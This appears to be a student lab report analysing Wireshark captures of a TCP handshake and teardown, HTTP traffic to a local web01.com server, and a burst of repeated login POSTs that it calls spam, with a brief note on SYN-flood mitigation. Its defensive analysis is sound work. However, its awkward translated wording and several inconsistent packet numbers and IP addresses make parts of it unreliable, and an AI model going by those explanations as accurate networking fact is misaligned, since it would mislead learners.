   3067 158.792584  192.168.0.69    192.168.0.104   TCP        68 80 → 55182 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   3068 158.792641  192.168.0.104   192.168.0.69    TCP        54 55183 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
   3069 158.792714  192.168.0.104   192.168.0.69    TCP        54 55182 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
   3137 163.080117  192.168.0.69    192.168.0.104   TCP        56 80 → 55184 [FIN, ACK] Seq=4644 Ack=1225 Win=261376 Len=0
   3138 163.080148  192.168.0.104   192.168.0.69    TCP        54 55184 → 80 [ACK] Seq=1225 Ack=4645 Win=131328 Len=0
   3165 165.422713  192.168.0.104   192.168.0.69    TCP        54 55184 → 80 [FIN, ACK] Seq=1225 Ack=4645 Win=131328 Len=0
```

```
> Frame 3064: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
> Ethernet II, Src: Intel_e0:0f:bf (44:03:2c:e0:0f:bf), Dst: ChongqingFug_9c:15:b9 (a8:93:4a:9c:15:b9)
> Internet Protocol Version 4, Src: 192.168.0.104, Dst: 192.168.0.69
> Transmission Control Protocol, Src Port: 55182, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  a8 93 4a 9c 15 b9 44 03  2c e0 0f bf 08 00 45 00   ··J···D· ,·····E·
0010  00 34 16 c5 40 00 80 06  62 01 c0 a8 00 68 c0 a8   ·4··@··· b····h··
0020  00 45 d7 8e 00 50 b5 7d  c2 96 00 00 00 00 80 02   ·E···P·} ········
0030  fa f0 a2 2e 00 00 02 04  05 b4 01 03 03 08 01 01   ···.···· ········
0040  04 02                                              ··
```

TCP connection setup process:

A TCP connection between the client and the server goes through a three-step handshake process.

B1) The client sends the connection setup to the server. It sends a syn segment to the server informing the server that the client has started communicating and with the order number in which it started the segment. Send SEQ=X

B2) The server responds to the customer's request with the SYN+ACK signal blocks set. ACK acknowledgment denotes the shard response it receives, and SYN denotes with the order number in which it is likely to start the shard.send (seq= y, ack=x+1)

B3) The client acknowledges the server's response and both establish a reliable connection and they will start transmitting the actual data. send (ack=y+1)

At client port: 55184 server port: 80. Consider packets No.3002 to No.3005.

Packet No.3002 client sends a connection request to server [SYN] seq=0.


Packet No.3003 indicates a response requesting the server to send [SYN, ACK] seq=0, ack=1 to the client.

Packet No.3004 acknowledges the packet sending response [ACK] seq=1,seq=1 both establish a reliable connection.

Packet No.3005 indicates that after the TCP connection was successful. Applications use the http protocol to access resources.

After successfully establishing communication, the client and server still send [ACK] to maintain the connection in packets No.3017, No.3035, No.3036, No.3038.

Disconnect process: Both parties send the [FIN,ACK] packet requesting a disconnect from each side. Both parties confirm that they have received the disconnect request via packet sending [ACK].



```
3137 163.080117   192.168.0.69    192.168.0.104   TCP    56 80 → 55184 [FIN, ACK] Seq=4644 Ack=1225 Win=261376 Len=0
3138 163.080148   192.168.0.104   192.168.0.69    TCP    54 55184 → 80 [ACK] Seq=1225 Ack=4645 Win=131328 Len=0
3165 165.422713   192.168.0.104   192.168.0.69    TCP    54 55184 → 80 [FIN, ACK] Seq=1225 Ack=4645 Win=131328 Len=0
3168 165.429560   192.168.0.104   192.168.0.69    HTTP  683 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
3169 165.442765   192.168.0.69    192.168.0.104   TCP    56 80 → 55184 [ACK] Seq=4645 Ack=1226 Win=261376 Len=0
```

Packet No.3137: Server(192.168.0.69) sends packet [FIN, ACK] to client(192.168.0.04) requesting a disconnection.

Packet No.3138: Client sends [ACK] to the server confirming that a disconnect request has been received.

Packet No.3165: The client sends a packet [FIN,ACK] to the server requesting a disconnection.

Packet No.169: The resend server [ACK] acknowledges that a disconnect request has been received.

The disconnect process was successful.

Conclusion & Reviews:

The analysis results show that the TCP setup and disconnection process took place normally. Although it can be seen that in addition to TCP connections over port 55184 on the client and port 80 on the server, there are other connections 55182-80 and 55183-80 that may cause such multi-threaded connections to not affect network performance in this analysis.


The traffic was not abnormal, there was no SYN Flood attack. Recognizing this attack on the fact that a large amount of TCP SYN is sent to the target server and causes resource depletion, the server denies service. It can be fixed, if you notice that the amount of traffic sending syn tcp to the server is too much, use a firewall to limit the syn packet traffic from 1 IP address.

4.1.3 HTTP Protocol Analysis

It is a popular data transmission protocol used to transmit and display resources on the web. The security features of http websites are inferior to websites that use https.


Purpose: How the http protocol works is happening. Check and exploit the contents of the package using the http protocol. Analyze common factors to make judgments about the content analyzed.

Client accesses the web browser. The web browser relies on the url in the address bar and sends a connection request to the server. The server complains about an html source code file. Web browsers analyze the display of web page content if they have links to other web objects such as images, audio, etc,... It in turn sends messages to request those messages. Where the resource lies it will send there. The above explanation is analyzed in the following section:




```
     19986 1183.693411    192.168.0.101        192.168.0.100      HTTP      157 HTTP/1.1 200 OK  (text/html)
     31942 1739.952275    192.168.0.100        192.168.0.69       HTTP      481 GET / HTTP/1.1
     31944 1739.958236    192.168.0.69         192.168.0.100      HTTP      312 HTTP/1.1 302 Found
     31957 1740.025904    192.168.0.100        192.168.0.69       HTTP      491 GET /login.html HTTP/1.1

Transmission Control Protocol, Src Port: 42316, Dst Port: 80, Seq: 1, Ack: 1, Len: 427
    Source Port: 42316
    Destination Port: 80
    [Stream index: 696]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 427]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 2545337763
    [Next Sequence Number: 428    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 2888907583
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window: 251
    [Calculated window size: 32128]
    [Window size scaling factor: 128]
    Checksum: 0x5eba [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (427 bytes)
Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    Host: web01.com\r\n
    Upgrade-Insecure-Requests: 1\r\n
```

Packet No.31942 shows that packets are sent after establishing client port: 42316, server:80 Host from web01.com. Deduce ip 192.168.0.100 is accessing web01.com.




```
   31942 1739.952275    192.168.0.100        192.168.0.69      HTTP      481 GET / HTTP/1.1
   31944 1739.958236    192.168.0.69         192.168.0.100     HTTP      312 HTTP/1.1 302 Found
   31957 1740.025904    192.168.0.100        192.168.0.69      HTTP      491 GET /login.html HTTP/1.1
   31959 1740.033726    192.168.0.69         192.168.0.100     HTTP     1105 HTTP/1.1 200 OK  (text/html)
   31975 1740.140496    192.168.0.100        192.168.0.69      HTTP      381 GET /style.css HTTP/1.1
   31979 1740.148910    192.168.0.69         192.168.0.100     HTTP      359 HTTP/1.1 200 OK  (text/css)
   31997 1740.374500    192.168.0.100        192.168.0.69      HTTP      429 GET /favicon.ico HTTP/1.1
   32026 1740.401893    192.168.0.69         192.168.0.100     HTTP      566 HTTP/1.1 200 OK  (image/x-icon)
   32076 1751.941214    192.168.0.100        192.168.0.69      HTTP      669 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
   32078 1751.951094    192.168.0.69         192.168.0.100     HTTP      282 HTTP/1.1 200 OK  (text/html)

> Frame 31944: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131},
> Ethernet II, Src: ChongqingFug_9c:15:b9 (a8:93:4a:9c:15:b9), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
> Internet Protocol Version 4, Src: 192.168.0.69, Dst: 192.168.0.100
> Transmission Control Protocol, Src Port: 80, Dst Port: 42316, Seq: 1, Ack: 428, Len: 258
v Hypertext Transfer Protocol
  > HTTP/1.1 302 Found\r\n
    Date: Tue, 09 Jul 2024 08:54:29 GMT\r\n
    Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12\r\n
    X-Powered-By: PHP/8.2.12\r\n
    Location: http://web01.com/login.html\r\n
```

The 302 Found status code is returned in the first part of the HTTP response. This status code informs that the requested resource has been found and that the client needs to take a redirect action.



```
31957 1740.025904   192.168.0.100   192.168.0.69    HTTP   491 GET /login.html HTTP/1.1
31959 1740.033726   192.168.0.69    192.168.0.100   HTTP  1105 HTTP/1.1 200 OK  (text/html)
31975 1740.140496   192.168.0.100   192.168.0.69    HTTP   381 GET /style.css HTTP/1.1
31979 1740.148910   192.168.0.69    192.168.0.100   HTTP   359 HTTP/1.1 200 OK  (text/css)
31997 1740.374500   192.168.0.100   192.168.0.69    HTTP   429 GET /favicon.ico HTTP/1.1
32026 1740.401893   192.168.0.69    192.168.0.100   HTTP   566 HTTP/1.1 200 OK  (image/x-icon)
32076 1751.941214   192.168.0.100   192.168.0.69    HTTP   669 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32078 1751.951094   192.168.0.69    192.168.0.100   HTTP   282 HTTP/1.1 200 OK  (text/html)

     [Calculated window size: 32128]
     [Window size scaling factor: 128]
     Checksum: 0x4168 [unverified]
     [Checksum Status: Unverified]
     Urgent Pointer: 0
   > [Timestamps]
   > [SEQ/ACK analysis]
     TCP payload (437 bytes)
 v Hypertext Transfer Protocol
   > GET /login.html HTTP/1.1\r\n
     Host: web01.com\r\n
     Upgrade-Insecure-Requests: 1\r\n
     User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36\r\n
     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
     Accept-Encoding: gzip, deflate, br\r\n
     Accept-Language: en-US,en;q=0.9\r\n
     Connection: close\r\n
     \r\n
```


An HTTP request from the client to the server to request login.html resources. This request is made using the GET method in HTTP version 1.1.



```
31959 1740.033726   192.168.0.69    192.168.0.100   HTTP  1105 HTTP/1.1 200 OK  (text/html)
31975 1740.140496   192.168.0.100   192.168.0.69    HTTP   381 GET /style.css HTTP/1.1
31979 1740.148910   192.168.0.69    192.168.0.100   HTTP   359 HTTP/1.1 200 OK  (text/css)
31997 1740.374500   192.168.0.100   192.168.0.69    HTTP   429 GET /favicon.ico HTTP/1.1
32026 1740.401893   192.168.0.69    192.168.0.100   HTTP   566 HTTP/1.1 200 OK  (image/x-icon)
32076 1751.941214   192.168.0.100   192.168.0.69    HTTP   669 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32078 1751.951094   192.168.0.69    192.168.0.100   HTTP   282 HTTP/1.1 200 OK  (text/html)

 > Frame 31959: 1105 bytes on wire (8840 bits), 1105 bytes captured (8840 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
 > Ethernet II, Src: ChongqingFug_9c:15:b9 (a8:93:4a:9c:15:b9), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
 > Internet Protocol Version 4, Src: 192.168.0.69, Dst: 192.168.0.100
 > Transmission Control Protocol, Src Port: 80, Dst Port: 45290, Seq: 1, Ack: 438, Len: 1051
 v Hypertext Transfer Protocol
   > HTTP/1.1 200 OK\r\n
     Date: Tue, 09 Jul 2024 08:54:29 GMT\r\n
     Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12\r\n
```


The status code "200 OK" indicates that the GET request for login.html resource has been successfully processed by the server, and the contents of this resource are returned in the body of the response.

Resource requests from the client via the GET method to the server. The server responds to the requested resources.



```
32076 1751.941214   192.168.0.100   192.168.0.69    HTTP   669 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32078 1751.951094   192.168.0.69    192.168.0.100   HTTP   282 HTTP/1.1 200 OK  (text/html)
32485 1837.560635   192.168.0.100   192.168.0.69    HTTP   674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32487 1837.569383   192.168.0.69    192.168.0.100   HTTP   319 HTTP/1.1 200 OK  (text/html)
32490 1837.738180   192.168.0.100   192.168.0.69    HTTP   674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32492 1837.755242   192.168.0.69    192.168.0.100   HTTP   318 HTTP/1.1 200 OK  (text/html)

   > Content-Length: 17\r\n
     Cache-Control: max-age=0\r\n
     Upgrade-Insecure-Requests: 1\r\n
     Origin: http://web01.com\r\n
     Content-Type: application/x-www-form-urlencoded\r\n
     User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36\r\n
     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
     Referer: http://web01.com/login.html\r\n
     Accept-Encoding: gzip, deflate, br\r\n
     Accept-Language: en-US,en;q=0.9\r\n
     Connection: close\r\n
     \r\n
     [Full request URI: http://web01.com/connect.php]
     [HTTP request 1/1]
     [Response in frame: 32078]
     File Data: 17 bytes
 v HTML Form URL Encoded: application/x-www-form-urlencoded
   > Form item: "uname" = "abc"
   > Form item: "psw" = "abc"
```

This request client uses the POST method to send data to the server at the /connect.php endpoint. The data submitted is application/x-www-form-urlencoded, meaning that the data is encoded as a key-value pair, similar to data from an HTML form.




```
32078 1751.951094   192.168.0.69     192.168.0.100   HTTP    282 HTTP/1.1 200 OK  (text/html)
32485 1837.560635   192.168.0.100    192.168.0.69    HTTP    674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32487 1837.569383   192.168.0.69     192.168.0.100   HTTP    319 HTTP/1.1 200 OK  (text/html)
32490 1837.738180   192.168.0.100    192.168.0.69    HTTP    674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
32492 1837.755242   192.168.0.69     192.168.0.100   HTTP    318 HTTP/1.1 200 OK  (text/html)
```

```
> Ethernet II, Src: ChongqingFug_9c:15:b9 (a8:93:4a:9c:15:b9), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
> Internet Protocol Version 4, Src: 192.168.0.69, Dst: 192.168.0.100
> Transmission Control Protocol, Src Port: 80, Dst Port: 59394, Seq: 1, Ack: 616, Len: 228
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Date: Tue, 09 Jul 2024 08:54:41 GMT\r\n
    Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12\r\n
    X-Powered-By: PHP/8.2.12\r\n
  > Content-Length: 11\r\n
    Connection: close\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.009880000 seconds]
    [Request in frame: 32076]
    [Request URI: http://web01.com/connect.php]
    File Data: 11 bytes
v Line-based text data: text/html (1 lines)
    login fail!
```

The result of the server is "login fail"!

Notice:



```
No.       Time         Source          Destination     Protocol Lengt Info
    32078 1751.951094  192.168.0.69    192.168.0.100   HTTP      282 HTTP/1.1 200 OK  (text/html)
    32485 1837.560635  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32487 1837.569383  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32490 1837.738180  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32492 1837.755242  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32500 1837.968275  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32502 1837.983424  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32506 1838.209054  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32508 1838.218572  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32517 1838.504816  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32519 1838.515852  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32524 1838.858301  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32526 1838.876651  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32534 1839.272931  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32536 1839.281397  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32552 1839.718361  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32554 1839.726677  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32562 1840.188326  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32569 1840.819399  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32579 1841.375992  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32581 1841.388446  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32591 1842.484661  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32593 1842.492808  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32597 1843.092559  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32599 1843.100995  192.168.0.69    192.168.0.100   HTTP      318 HTTP/1.1 200 OK  (text/html)
    32609 1843.808194  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32611 1843.816573  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32618 1844.479734  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32642 1846.520418  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
    32644 1846.532297  192.168.0.69    192.168.0.100   HTTP      319 HTTP/1.1 200 OK  (text/html)
    32656 1847.444419  192.168.0.100   192.168.0.69    HTTP      674 POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
```

There is a spam that uses the POST method to the server.

Conclusions and reviews:

Using unsafe http can expose the information being sent. Such as passwords and passwords are entered.

